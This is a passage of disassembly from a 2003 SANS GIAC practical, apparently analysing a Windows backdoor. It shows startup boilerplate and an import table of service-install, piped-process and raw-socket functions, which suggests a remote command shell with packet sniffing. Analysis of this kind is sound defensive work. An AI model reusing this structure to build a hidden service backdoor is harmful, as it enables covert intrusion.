.text:00402705                jmp     ds:??0_Winit@std@@QAE@XZ ;
std::_Winit::_Winit(void)
.text:00402705 sub_402700      endp
.text:00402705
.text:00402705 ; ---------------------------------------------------------------------------
.text:0040270B                align 8
.text:00402710
.text:00402710 loc_402710:                            ; CODE XREF: .text:004026F5_j
.text:00402710                push    offset loc_402720
.text:00402715                call    _atexit
.text:0040271A                pop     ecx
.text:0040271B                retn
.text:0040271B ; ---------------------------------------------------------------------------
.text:0040271C                align 8
.text:00402720
.text:00402720 loc_402720:                            ; DATA XREF: .text:00402710_o
.text:00402720                mov     ecx, offset unk_4045C4
.text:00402725                jmp     ds:??1_Winit@std@@QAE@XZ ;
std::_Winit::~_Winit(void)
.text:00402725 ; ---------------------------------------------------------------------------
.text:0040272B                align 8
.text:00402730
.text:00402730 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00402730
.text:00402730 ; Attributes: thunk
.text:00402730
.text:00402730 ; public: __thiscall CWinApp::CWinApp(char const *)
.text:00402730 ??0CWinApp@@QAE@PBD@Z proc near         ; CODE XREF: unknown_libname_2+7_p
.text:00402730                jmp     ds:__imp_??0CWinApp@@QAE@PBD@Z ;
__declspec(dllimport) CWinApp::CWinApp(char const *)
.text:00402730 ??0CWinApp@@QAE@PBD@Z endp
.text:00402730
.text:00402736 ; ---------------------------------------------------------------------------
.text:00402736
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00402736 loc_402736:                             ; CODE XREF: .text:00401875_j
.text:00402736                 jmp     ds:??1CWinApp@@UAE@XZ ; CWinApp::~CWinApp(void)
.text:00402736 ; ---------------------------------------------------------------------------
.text:0040273C                 align 8
.text:00402740
.text:00402740 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:00402740
.text:00402740 ; Attributes: library function hidden
.text:00402740
.text:00402740 __alloca_probe  proc near               ; CODE XREF: sub_4010F0+5_p
.text:00402740                                         ; sub_401460+5_p ...
.text:00402740
.text:00402740 arg_0           = byte ptr  8
.text:00402740
.text:00402740                 push    ecx
.text:00402741                 cmp     eax, 1000h
.text:00402746                 lea     ecx, [esp+arg_0]
.text:0040274A                 jb      short loc_402760
.text:0040274C
.text:0040274C loc_40274C:                             ; CODE XREF: __alloca_probe+1E_j
.text:0040274C                 sub     ecx, 1000h
.text:00402752                 sub     eax, 1000h
.text:00402757                 test    [ecx], eax
.text:00402759                 cmp     eax, 1000h
.text:0040275E                 jnb     short loc_40274C
.text:00402760
.text:00402760 loc_402760:                             ; CODE XREF: __alloca_probe+A_j
.text:00402760                 sub     ecx, eax
.text:00402762                 mov     eax, esp
.text:00402764                 test    [ecx], eax
.text:00402766                 mov     esp, ecx
.text:00402768                 mov     ecx, [eax]
.text:0040276A                 mov     eax, [eax+4]
.text:0040276D                 push    eax
.text:0040276E                 retn
.text:0040276E __alloca_probe  endp
.text:0040276E
.text:0040276F
.text:0040276F ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:0040276F
.text:0040276F ; Attributes: library function hidden
.text:0040276F
.text:0040276F ; _onexit_t __cdecl _onexit(_onexit_t)
.text:0040276F __onexit        proc near               ; CODE XREF: _atexit+4_p
.text:0040276F
.text:0040276F arg_0           = dword ptr  4
.text:0040276F
.text:0040276F                 cmp     dword_4045E8, 0FFFFFFFFh
.text:00402776                 jnz     short loc_402784
.text:00402778                 push    [esp+arg_0]     ; _onexit_t
.text:0040277C                 call    ds:_onexit
.text:00402782                 pop     ecx
.text:00402783                 retn
.text:00402784 ; ---------------------------------------------------------------------------
.text:00402784
.text:00402784 loc_402784:                             ; CODE XREF: __onexit+7_j
.text:00402784                 push    offset dword_4045E4
.text:00402789                 push    offset dword_4045E8
.text:0040278E                 push    [esp+8+arg_0]
.text:00402792                 call    __dllonexit
.text:00402797                 add     esp, 0Ch
.text:0040279A                 retn
.text:0040279A __onexit        endp
.text:0040279A
.text:0040279B
.text:0040279B ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040279B
.text:0040279B ; Attributes: library function hidden
.text:0040279B
.text:0040279B ; int __cdecl atexit(void (*)(void))
.text:0040279B _atexit         proc near               ; CODE XREF: .text:00401865_p
.text:0040279B                                         ; .text:004026D5_p ...
.text:0040279B
.text:0040279B arg_0           = dword ptr  4
.text:0040279B
.text:0040279B                 push    [esp+arg_0]     ; _onexit_t
.text:0040279F                 call    __onexit
.text:004027A4                 neg     eax
.text:004027A6                 sbb     eax, eax
.text:004027A8                 pop     ecx
.text:004027A9                 neg     eax
.text:004027AB                 dec     eax
.text:004027AC                 retn
.text:004027AC _atexit         endp
.text:004027AC
.text:004027AD
.text:004027AD ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004027AD
.text:004027AD ; Attributes: library function bp-based frame hidden
.text:004027AD
.text:004027AD                 public start
.text:004027AD start           proc near
.text:004027AD
.text:004027AD var_30          = dword ptr -30h
.text:004027AD argv            = dword ptr -2Ch
.text:004027AD var_28          = dword ptr -28h
.text:004027AD var_24          = dword ptr -24h
.text:004027AD envp            = dword ptr -20h
.text:004027AD argc            = dword ptr -1Ch
.text:004027AD var_18          = dword ptr -18h
.text:004027AD var_14          = dword ptr -14h
.text:004027AD var_4           = dword ptr -4
.text:004027AD
.text:004027AD                 push    ebp             ; sub_4027AD
.text:004027AE                 mov     ebp, esp
.text:004027B0                 push    0FFFFFFFFh
.text:004027B2                 push    offset unk_403128
.text:004027B7                 push    offset loc_4028F0
.text:004027BC                 mov     eax, large fs:0
.text:004027C2                 push    eax
.text:004027C3                 mov     large fs:0, esp
.text:004027CA                 sub     esp, 20h
.text:004027CD                 push    ebx
.text:004027CE                 push    esi
.text:004027CF                 push    edi
.text:004027D0                 mov     [ebp+var_18], esp
.text:004027D3                 and     [ebp+var_4], 0
.text:004027D7                 push    1
.text:004027D9                 call    ds:__set_app_type
.text:004027DF                 pop     ecx
.text:004027E0                 or      dword_4045E4, 0FFFFFFFFh
.text:004027E7                 or      dword_4045E8, 0FFFFFFFFh
.text:004027EE                 call    ds:__p__fmode
.text:004027F4                 mov     ecx, dword_4045DC
.text:004027FA                 mov     [eax], ecx
.text:004027FC                 call    ds:__p__commode
.text:00402802                 mov     ecx, dword_4045D8
.text:00402808                 mov     [eax], ecx
.text:0040280A                 mov     eax, ds:_adjust_fdiv
.text:0040280F                 mov     eax, [eax]
.text:00402811                 mov     dword_4045E0, eax
.text:00402816                 call    nullsub_1
.text:0040281B                 cmp     dword_404420, 0
.text:00402822                 jnz     short loc_402830
.text:00402824                 push    offset loc_4028E2
.text:00402829                 call    ds:__setusermatherr
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040282F                 pop     ecx
.text:00402830
.text:00402830 loc_402830:                             ; CODE XREF: start+75_j
.text:00402830                 call    __setdefaultprecision
.text:00402835                 push    offset unk_404018
.text:0040283A                 push    offset unk_404014
.text:0040283F                 call    _initterm
.text:00402844                 mov     eax, dword_4045D4
.text:00402849                 mov     [ebp+var_28], eax
.text:0040284C                 lea     eax, [ebp+var_28]
.text:0040284F                 push    eax
.text:00402850                 push    dword_4045D0
.text:00402856                 lea     eax, [ebp+envp]
.text:00402859                 push    eax
.text:0040285A                 lea     eax, [ebp+argv]
.text:0040285D                 push    eax
.text:0040285E                 lea     eax, [ebp+argc]
.text:00402861                 push    eax
.text:00402862                 call    ds:__getmainargs
.text:00402868                 push    offset unk_404010
.text:0040286D                 push    offset unk_404000
.text:00402872                 call    _initterm
.text:00402877                 call    ds:__p___initenv
.text:0040287D                 mov     ecx, [ebp+envp]
.text:00402880                 mov     [eax], ecx
.text:00402882                 push    [ebp+envp]      ; envp
.text:00402885                 push    [ebp+argv]      ; argv
.text:00402888                 push    [ebp+argc]      ; argc
.text:0040288B                 call    _main
.text:00402890                 add     esp, 30h
.text:00402893                 mov     [ebp+var_24], eax
.text:00402896                 push    eax             ; int
.text:00402897                 call    ds:exit
.text:0040289D                 mov     eax, [ebp+var_14]
.text:004028A0                 mov     ecx, [eax]
.text:004028A2                 mov     ecx, [ecx]
.text:004028A4                 mov     [ebp+var_30], ecx
.text:004028A7                 push    eax
.text:004028A8                 push    ecx
.text:004028A9                 call    _XcptFilter
.text:004028AE                 pop     ecx
.text:004028AF                 pop     ecx
.text:004028B0                 retn
.text:004028B0 start           endp ; sp = -8
.text:004028B0
.text:004028B0 ; ---------------------------------------------------------------------------
---
.text:004028B1                 dd 0FFE8658Bh, 15FFD075h, 4030C8h
.text:004028BD                 align 2
.text:004028BE
.text:004028BE ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004028BE
.text:004028BE ; Attributes: thunk
.text:004028BE
.text:004028BE __dllonexit     proc near               ; CODE XREF: __onexit+23_p
.text:004028BE                 jmp     ds:__imp___dllonexit
.text:004028BE __dllonexit     endp
.text:004028BE
.text:004028C4
.text:004028C4 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004028C4
.text:004028C4 ; Attributes: thunk
.text:004028C4
.text:004028C4 _XcptFilter     proc near               ; CODE XREF: start+FC_p
.text:004028C4                 jmp     ds:__imp__XcptFilter
.text:004028C4 _XcptFilter     endp
.text:004028C4
.text:004028CA
.text:004028CA ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
```

SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004028CA
.text:004028CA ; Attributes: thunk
.text:004028CA
.text:004028CA _initterm       proc near               ; CODE XREF: start+92_p
.text:004028CA                                         ; start+C5_p
.text:004028CA                 jmp     ds:__imp__initterm
.text:004028CA _initterm       endp
.text:004028CA
.text:004028D0
.text:004028D0 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004028D0
.text:004028D0 ; Attributes: library function hidden
.text:004028D0
.text:004028D0 __setdefaultprecision proc near         ; CODE XREF: start+83_p
.text:004028D0                 push    30000h
.text:004028D5                 push    10000h
.text:004028DA                 call    _controlfp
.text:004028DF                 pop     ecx
.text:004028E0                 pop     ecx
.text:004028E1                 retn
.text:004028E1 __setdefaultprecision endp
.text:004028E1
.text:004028E2 ; ---------------------------------------------------------------------------
---
.text:004028E2
.text:004028E2 loc_4028E2:                             ; DATA XREF: start+77_o
.text:004028E2                 xor     eax, eax
.text:004028E4                 retn
.text:004028E5
.text:004028E5 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004028E5
.text:004028E5 ; Attributes: hidden
.text:004028E5
.text:004028E5 nullsub_1       proc near               ; CODE XREF: start+69_p
.text:004028E5                 retn
.text:004028E5 nullsub_1       endp
.text:004028E5
.text:004028E5 ; ---------------------------------------------------------------------------
---
.text:004028E6                 align 10h
.text:004028F0
.text:004028F0 loc_4028F0:                             ; DATA XREF: start+A_o
.text:004028F0                 jmp     ds:_except_handler3
.text:004028F6
.text:004028F6 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004028F6
.text:004028F6 ; Attributes: thunk
.text:004028F6
.text:004028F6 _controlfp      proc near               ; CODE XREF:
__setdefaultprecision+A_p
.text:004028F6                 jmp     ds:__imp__controlfp
.text:004028F6 _controlfp      endp
.text:004028F6
.text:004028F6 ; ---------------------------------------------------------------------------
---
.text:004028FC                 align 800h
.text:004028FC _text           ends
.text:004028FC
.idata:00403000 ; Section 2. (virtual address 00003000)
.idata:00403000 ; Virtual size                  : 0000069E (   1694.)
.idata:00403000 ; Section size in file          : 00001000 (   4096.)
.idata:00403000 ; Offset to raw data for section: 00003000
.idata:00403000 ; Flags 40000040: Data Readable
.idata:00403000 ; Alignment     : 16 bytes ?
.idata:00403000 ;
.idata:00403000 ; Imports from ADVAPI32.dll
.idata:00403000 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.idata:00403000 ; ---------------------------------------------------------------------------
.idata:00403000
.idata:00403000 ; Segment type: Externs
.idata:00403000 ; _idata
.idata:00403000 ; SERVICE_STATUS_HANDLE __stdcall RegisterServiceCtrlHandlerA(LPCSTR
lpServiceName,LPHANDLER_FUNCTION lpHandlerProc)
.idata:00403000                 extrn RegisterServiceCtrlHandlerA:dword
.idata:00403000                                         ; DATA XREF: .text:00402263_r
.idata:00403004 ; BOOL __stdcall StartServiceCtrlDispatcherA(const SERVICE_TABLE_ENTRYA
*lpServiceStartTable)
.idata:00403004                 extrn StartServiceCtrlDispatcherA:dword
.idata:00403004                                         ; DATA XREF: _main+122_r
.idata:00403008 ; BOOL __stdcall SetServiceStatus(SERVICE_STATUS_HANDLE
hServiceStatus,LPSERVICE_STATUS lpServiceStatus)
.idata:00403008                 extrn SetServiceStatus:dword ; DATA XREF:
.text:0040228E_r
.idata:00403008                                         ; .text:00402301_r
.idata:0040300C ; BOOL __stdcall QueryServiceConfigA(SC_HANDLE
hService,LPQUERY_SERVICE_CONFIGA lpServiceConfig,DWORD cbBufSize,LPDWORD pcbBytesNeeded)
.idata:0040300C                 extrn QueryServiceConfigA:dword ; DATA XREF:
sub_402580+25_r
.idata:00403010 ; BOOL __stdcall ChangeServiceConfigA(SC_HANDLE hService,DWORD
dwServiceType,DWORD dwStartType,DWORD dwErrorControl,LPCSTR lpBinaryPathName,LPCSTR
lpLoadOrderGroup,LPDWORD lpdwTagId,LPCSTR lpDependencies,LPCSTR lpServiceStartName,LPCSTR
lpPassword,LPCSTR lpDisplayName)
.idata:00403010                 extrn ChangeServiceConfigA:dword ; DATA XREF:
sub_402580+8A_r
.idata:00403014 ; BOOL __stdcall StartServiceA(SC_HANDLE hService,DWORD
dwNumServiceArgs,LPCSTR *lpServiceArgVectors)
.idata:00403014                 extrn StartServiceA:dword ; DATA XREF: sub_402580+CE_r
.idata:00403018 ; BOOL __stdcall DeleteService(SC_HANDLE hService)
.idata:00403018                 extrn DeleteService:dword ; DATA XREF: sub_4024D0+6E_r
.idata:0040301C ; SC_HANDLE __stdcall OpenSCManagerA(LPCSTR lpMachineName,LPCSTR
lpDatabaseName,DWORD dwDesiredAccess)
.idata:0040301C                 extrn OpenSCManagerA:dword ; DATA XREF: sub_402320+E_r
.idata:0040301C                                         ; sub_4024D0+D_r
.idata:0040301C                                         ; Establish a connection to the
service
.idata:0040301C                                         ; control manager on the
specified computer
.idata:0040301C                                         ; and opens the specified
database
.idata:00403020 ; SC_HANDLE __stdcall CreateServiceA(SC_HANDLE hSCManager,LPCSTR
lpServiceName,LPCSTR lpDisplayName,DWORD dwDesiredAccess,DWORD dwServiceType,DWORD
dwStartType,DWORD dwErrorControl,LPCSTR lpBinaryPathName,LPCSTR lpLoadOrderGroup,LPDWORD
lpdwTagId,LPCSTR lpDependencies,LPCSTR lpServiceStartName,LPCSTR lpPassword)
.idata:00403020                 extrn CreateServiceA:dword ; DATA XREF: sub_402320+5F_r
.idata:00403024 ; BOOL __stdcall CloseServiceHandle(SC_HANDLE hSCObject)
.idata:00403024                 extrn CloseServiceHandle:dword ; DATA XREF:
sub_402320+190_r
.idata:00403024                                         ; sub_402320+199_r ...
.idata:00403028 ; SC_HANDLE __stdcall OpenServiceA(SC_HANDLE hSCManager,LPCSTR
lpServiceName,DWORD dwDesiredAccess)
.idata:00403028                 extrn OpenServiceA:dword ; DATA XREF: sub_402320+AA_r
.idata:00403028                                         ; sub_4024D0+2C_r
.idata:0040302C ; BOOL __stdcall QueryServiceStatus(SC_HANDLE hService,LPSERVICE_STATUS
lpServiceStatus)
.idata:0040302C                 extrn QueryServiceStatus:dword ; DATA XREF:
sub_402320+D1_r
.idata:0040302C                                         ; sub_402580+F5_r
.idata:00403030 ; BOOL __stdcall ControlService(SC_HANDLE hService,DWORD
dwControl,LPSERVICE_STATUS lpServiceStatus)
.idata:00403030                 extrn ControlService:dword ; DATA XREF: sub_402320+112_r
.idata:00403030                                         ; sub_4024D0+48_r
.idata:00403030                                         ; Send a control code to a Win32
service
.idata:00403034
.idata:00403038 ;
.idata:00403038 ; Imports from KERNEL32.dll
.idata:00403038 ;
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.idata:00403038 ; LPVOID __stdcall HeapAlloc(HANDLE hHeap,DWORD dwFlags,DWORD dwBytes)
.idata:00403038                 extrn HeapAlloc:dword   ; DATA XREF: sub_4018C0+D6_r
.idata:0040303C ; HLOCAL __stdcall LocalAlloc(UINT uFlags,UINT uBytes)
.idata:0040303C                 extrn LocalAlloc:dword  ; DATA XREF: sub_402580+B_r
.idata:00403040 ; DWORD GetLastError(void)
.idata:00403040                 extrn GetLastError:dword ; DATA XREF: sub_402320+1D_r
.idata:00403040                                         ; sub_402320+72_r ...
.idata:00403044 ; BOOL __stdcall WriteFile(HANDLE hFile,LPCVOID lpBuffer,DWORD
nNumberOfBytesToWrite,LPDWORD lpNumberOfBytesWritten,LPOVERLAPPED lpOverlapped)
.idata:00403044                 extrn WriteFile:dword   ; DATA XREF: sub_401EE0+4A_r
.idata:00403048 ; BOOL __stdcall CreatePipe(PHANDLE hReadPipe,PHANDLE
hWritePipe,LPSECURITY_ATTRIBUTES lpPipeAttributes,DWORD nSize)
.idata:00403048                 extrn CreatePipe:dword  ; DATA XREF: sub_401CD0+D_r
.idata:00403048                                         ; sub_401CD0+3A_r ...
.idata:0040304C ; BOOL __stdcall CreateProcessA(LPCSTR lpApplicationName,LPSTR
lpCommandLine,LPSECURITY_ATTRIBUTES lpProcessAttributes,LPSECURITY_ATTRIBUTES
lpThreadAttributes,BOOL bInheritHandles,DWORD dwCreationFlags,LPVOID lpEnvironment,LPCSTR
lpCurrentDirectory,LPSTARTUPINFOA lpStartupInfo,LPPROCESS_INFORMATION
lpProcessInformation)
.idata:0040304C                 extrn CreateProcessA:dword ; DATA XREF: sub_401CD0+D0_r
.idata:00403050 ; BOOL __stdcall CloseHandle(HANDLE hObject)
.idata:00403050                 extrn CloseHandle:dword ; DATA XREF: sub_401CD0+F1_r
.idata:00403050                                         ; sub_401CD0+F8_r ...
.idata:00403054 ; BOOL __stdcall PeekNamedPipe(HANDLE hNamedPipe,LPVOID lpBuffer,DWORD
nBufferSize,LPDWORD lpBytesRead,LPDWORD lpTotalBytesAvail,LPDWORD lpBytesLeftThisMessage)
.idata:00403054                 extrn PeekNamedPipe:dword ; DATA XREF: sub_401CD0+103_r
.idata:00403054                                         ; sub_401CD0+12B_r ...
.idata:00403058 ; BOOL __stdcall ReadFile(HANDLE hFile,LPVOID lpBuffer,DWORD
nNumberOfBytesToRead,LPDWORD lpNumberOfBytesRead,LPOVERLAPPED lpOverlapped)
.idata:00403058                 extrn ReadFile:dword    ; DATA XREF: sub_401CD0+14B_r
.idata:00403058                                         ; sub_401EE0+AE_r
.idata:0040305C ; BOOL __stdcall TerminateProcess(HANDLE hProcess,UINT uExitCode)
.idata:0040305C                 extrn TerminateProcess:dword ; DATA XREF: sub_401A00+DE_r
.idata:0040305C                                         ; sub_401A00+129_r ...
.idata:00403060 ; HANDLE GetProcessHeap(void)
.idata:00403060                 extrn GetProcessHeap:dword ; DATA XREF: sub_4018C0+CF_r
.idata:00403064 ; void __stdcall Sleep(DWORD dwMilliseconds)
.idata:00403064                 extrn Sleep:dword       ; DATA XREF: sub_4010F0+279_r
.idata:00403064                                         ; sub_401460+285_r ...
.idata:00403068
.idata:0040306C ;
.idata:0040306C ; Imports from MFC42.DLL
.idata:0040306C ;
.idata:0040306C ; public: virtual __thiscall CWinApp::~CWinApp(void)
.idata:0040306C                 extrn ??1CWinApp@@UAE@XZ:dword ; DATA XREF:
.text:00402736_r
.idata:00403070 ; __declspec(dllimport) public: __thiscall CWinApp::CWinApp(char const *)
.idata:00403070                 extrn __imp_??0CWinApp@@QAE@PBD@Z:dword
.idata:00403070                                         ; DATA XREF:
CWinApp::CWinApp(char const *)_r
.idata:00403074
.idata:00403078 ;
.idata:00403078 ; Imports from MSVCP60.dll
.idata:00403078 ;
.idata:00403078 ; public: __thiscall std::_Winit::_Winit(void)
.idata:00403078                 extrn ??0_Winit@std@@QAE@XZ:dword ; DATA XREF:
sub_402700+5_r
.idata:0040307C ; public: __thiscall std::ios_base::Init::~Init(void)
.idata:0040307C                 extrn ??1Init@ios_base@std@@QAE@XZ:dword
.idata:0040307C                                         ; DATA XREF: .text:004026E5_r
.idata:00403080 ; public: __thiscall std::ios_base::Init::Init(void)
.idata:00403080                 extrn ??0Init@ios_base@std@@QAE@XZ:dword
.idata:00403080                                         ; DATA XREF: sub_4026C0+5_r
.idata:00403084 ; public: __thiscall std::_Winit::~_Winit(void)
.idata:00403084                 extrn ??1_Winit@std@@QAE@XZ:dword
.idata:00403084                                         ; DATA XREF: .text:00402725_r
.idata:00403088
.idata:0040308C ;
.idata:0040308C ; Imports from MSVCRT.dll
.idata:0040308C ;
.idata:0040308C ; char *__cdecl strstr(const char *,const char *)
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.idata:0040308C                 extrn strstr:dword      ; DATA XREF: sub_401A00+1DD_r
.idata:00403090                 extrn __imp___dllonexit:dword ; DATA XREF: __dllonexit_r
.idata:00403094 ; time_t __cdecl time(time_t *)
.idata:00403094                 extrn time:dword        ; DATA XREF: sub_401A00+84_r
.idata:00403094                                         ; sub_401A00+155_r ...
.idata:00403098                 extrn printf:dword      ; DATA XREF: _main+77_r
.idata:00403098                                         ; _main+9C_r ...
.idata:0040309C                 extrn __imp__controlfp:dword ; DATA XREF: _controlfp_r
.idata:004030A0                 extrn _except_handler3:dword ; DATA XREF:
.text:004028F0_r
.idata:004030A4                 extrn __set_app_type:dword ; DATA XREF: start+2C_r
.idata:004030A8                 extrn __p__fmode:dword  ; DATA XREF: start+41_r
.idata:004030AC                 extrn __p__commode:dword ; DATA XREF: start+4F_r
.idata:004030B0 ; void *__cdecl memmove(void *,const void *,size_t)
.idata:004030B0                 extrn memmove:dword     ; DATA XREF: sub_401080+F_r
.idata:004030B4 ; void __cdecl exit(int)
.idata:004030B4                 extrn exit:dword        ; DATA XREF: sub_4010A0+38_r
.idata:004030B4                                         ; sub_401880+1C_r ...
.idata:004030B8                 extrn fprintf:dword     ; DATA XREF: sub_4010A0+2D_r
.idata:004030BC                 extrn _iob:dword        ; DATA XREF: sub_4010A0+1F_r
.idata:004030C0                 extrn sprintf:dword     ; DATA XREF: sub_4010F0+2C6_r
.idata:004030C0                                         ; sub_401720+6E_r ...
.idata:004030C4 ; void __cdecl perror(const char *)
.idata:004030C4                 extrn perror:dword      ; DATA XREF: sub_4010F0+144_r
.idata:004030C4                                         ; sub_401460+148_r ...
.idata:004030C8 ; void __cdecl exit(int)
.idata:004030C8                 extrn _exit:dword
.idata:004030CC                 extrn _adjust_fdiv:dword ; DATA XREF: start+5D_r
.idata:004030D0                 extrn __imp__XcptFilter:dword ; DATA XREF: _XcptFilter_r
.idata:004030D4 ; _onexit_t __cdecl onexit(_onexit_t)
.idata:004030D4                 extrn _onexit:dword     ; DATA XREF: __onexit+D_r
.idata:004030D8                 extrn __imp__initterm:dword ; DATA XREF: _initterm_r
.idata:004030DC                 extrn __getmainargs:dword ; DATA XREF: start+B5_r
.idata:004030E0                 extrn __p___initenv:dword ; DATA XREF: start+CA_r
.idata:004030E4                 extrn __setusermatherr:dword ; DATA XREF: start+7C_r
.idata:004030E8
.idata:004030EC ;
.idata:004030EC ; Imports from WS2_32.dll
.idata:004030EC ;
.idata:004030EC ; SOCKET __stdcall socket(int af,int type,int protocol)
.idata:004030EC                 extrn socket:dword      ; DATA XREF: sub_4010A0+F_r
.idata:004030F0 ; int WSACleanup(void)
.idata:004030F0                 extrn WSACleanup:dword  ; DATA XREF: sub_401880+27_r
.idata:004030F4 ; u_short __stdcall htons(u_short hostshort)
.idata:004030F4                 extrn htons:dword       ; DATA XREF: sub_4010F0+5D_r
.idata:004030F4                                         ; sub_4010F0+68_r ...
.idata:004030F8 ; int __stdcall closesocket(SOCKET s)
.idata:004030F8                 extrn closesocket:dword ; DATA XREF: sub_401A00+EB_r
.idata:004030F8                                         ; sub_401A00+136_r ...
.idata:004030FC ; int __stdcall sendto(SOCKET s,const char *buf,int len,int flags,const
struct sockaddr *to,int tolen)
.idata:004030FC                 extrn sendto:dword      ; DATA XREF: sub_4010F0+135_r
.idata:004030FC                                         ; sub_4010F0+260_r ...
.idata:00403100 ; SOCKET __stdcall WSASocketA(int af,int type,int
protocol,LPWSAPROTOCOL_INFOA lpProtocolInfo,GROUP g,DWORD dwFlags)
.idata:00403100                 extrn WSASocketA:dword  ; DATA XREF: sub_4018C0+1B_r
.idata:00403104 ; int __stdcall gethostname(char *name,int namelen)
.idata:00403104                 extrn gethostname:dword ; DATA XREF: sub_4018C0+3C_r
.idata:00403108 ; struct hostent *__stdcall gethostbyname(const char *name)
.idata:00403108                 extrn gethostbyname:dword ; DATA XREF: sub_4018C0+47_r
.idata:0040310C ; int __stdcall WSAIoctl(SOCKET s,DWORD dwIoControlCode,LPVOID
lpvInBuffer,DWORD cbInBuffer,LPVOID lpvOutBuffer,DWORD cbOutBuffer,LPDWORD
lpcbBytesReturned,LPWSAOVERLAPPED lpOverlapped,LPWSAOVERLAPPED_COMPLETION_ROUTINE
lpCompletionRoutine)
.idata:0040310C                 extrn WSAIoctl:dword    ; DATA XREF: sub_4018C0+C2_r
.idata:00403110 ; int __stdcall recvfrom(SOCKET s,char *buf,int len,int flags,struct
sockaddr *from,int *fromlen)
.idata:00403110                 extrn recvfrom:dword    ; DATA XREF: sub_4018C0+DC_r
.idata:00403110                                         ; sub_4018C0+FD_r
.idata:00403114 ; int WSAGetLastError(void)
.idata:00403114                 extrn WSAGetLastError:dword ; DATA XREF: sub_4018C0+E2_r
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.idata:00403114                                         ; sub_4018C0+11D_r
.idata:00403118 ; int __stdcall WSAStartup(WORD wVersionRequested,LPWSADATA lpWSAData)
.idata:00403118                 extrn WSAStartup:dword  ; DATA XREF: sub_401880+10_r
.idata:0040311C ; int __stdcall bind(SOCKET s,const struct sockaddr *name,int namelen)
.idata:0040311C                 extrn bind:dword        ; DATA XREF: sub_4018C0+9F_r
.idata:00403120 ; unsigned __int32 __stdcall inet_addr(const char *cp)
.idata:00403120                 extrn inet_addr:dword   ; DATA XREF: sub_4018C0+76_r
.idata:00403124
.idata:00403124
.rdata:00403128 ; ---------------------------------------------------------------------------
.rdata:00403128
.rdata:00403128 ; Segment type: Pure data
.rdata:00403128 ; Segment permissions: Read
.rdata:00403128 _rdata          segment para public 'DATA' use32
.rdata:00403128                 assume cs:_rdata
.rdata:00403128                 ;org 403128h
.rdata:00403128 unk_403128      db 0FFh ;               ; DATA XREF: start+5_o
.rdata:00403129                 db 0FFh ;
.rdata:0040312A                 db 0FFh ;
.rdata:0040312B                 db 0FFh ;
.rdata:0040312C                 db  9Dh ; ¥
.rdata:0040312D                 db  28h ; (
.rdata:0040312E                 db  40h ; @
.rdata:0040312F                 db    0 ;
.rdata:00403130                 db 0B1h ; ¦
.rdata:00403131                 db  28h ; (
.rdata:00403132                 db  40h ; @
.rdata:00403133                 db    0 ;
.rdata:00403134                 db 0F8h ; °
.rdata:00403135                 db  31h ; 1
.rdata:00403136                 db    0 ;
.rdata:00403137                 db    0 ;
.rdata:00403138                 db    0 ;
.rdata:00403139                 db    0 ;
.rdata:0040313A                 db    0 ;
.rdata:0040313B                 db    0 ;
.rdata:0040313C                 db    0 ;
.rdata:0040313D                 db    0 ;
.rdata:0040313E                 db    0 ;
.rdata:0040313F                 db    0 ;
.rdata:00403140                 db  96h ; û
.rdata:00403141                 db  33h ; 3
.rdata:00403142                 db    0 ;
.rdata:00403143                 db    0 ;
.rdata:00403144                 db  38h ; 8
.rdata:00403145                 db  30h ; 0
.rdata:00403146                 db    0 ;
.rdata:00403147                 db    0 ;
.rdata:00403148                 db 0C0h ; +
.rdata:00403149                 db  31h ; 1
.rdata:0040314A                 db    0 ;
.rdata:0040314B                 db    0 ;
.rdata:0040314C                 db    0 ;
.rdata:0040314D                 db    0 ;
.rdata:0040314E                 db    0 ;
.rdata:0040314F                 db    0 ;
.rdata:00403150                 db    0 ;
.rdata:00403151                 db    0 ;
.rdata:00403152                 db    0 ;
.rdata:00403153                 db    0 ;
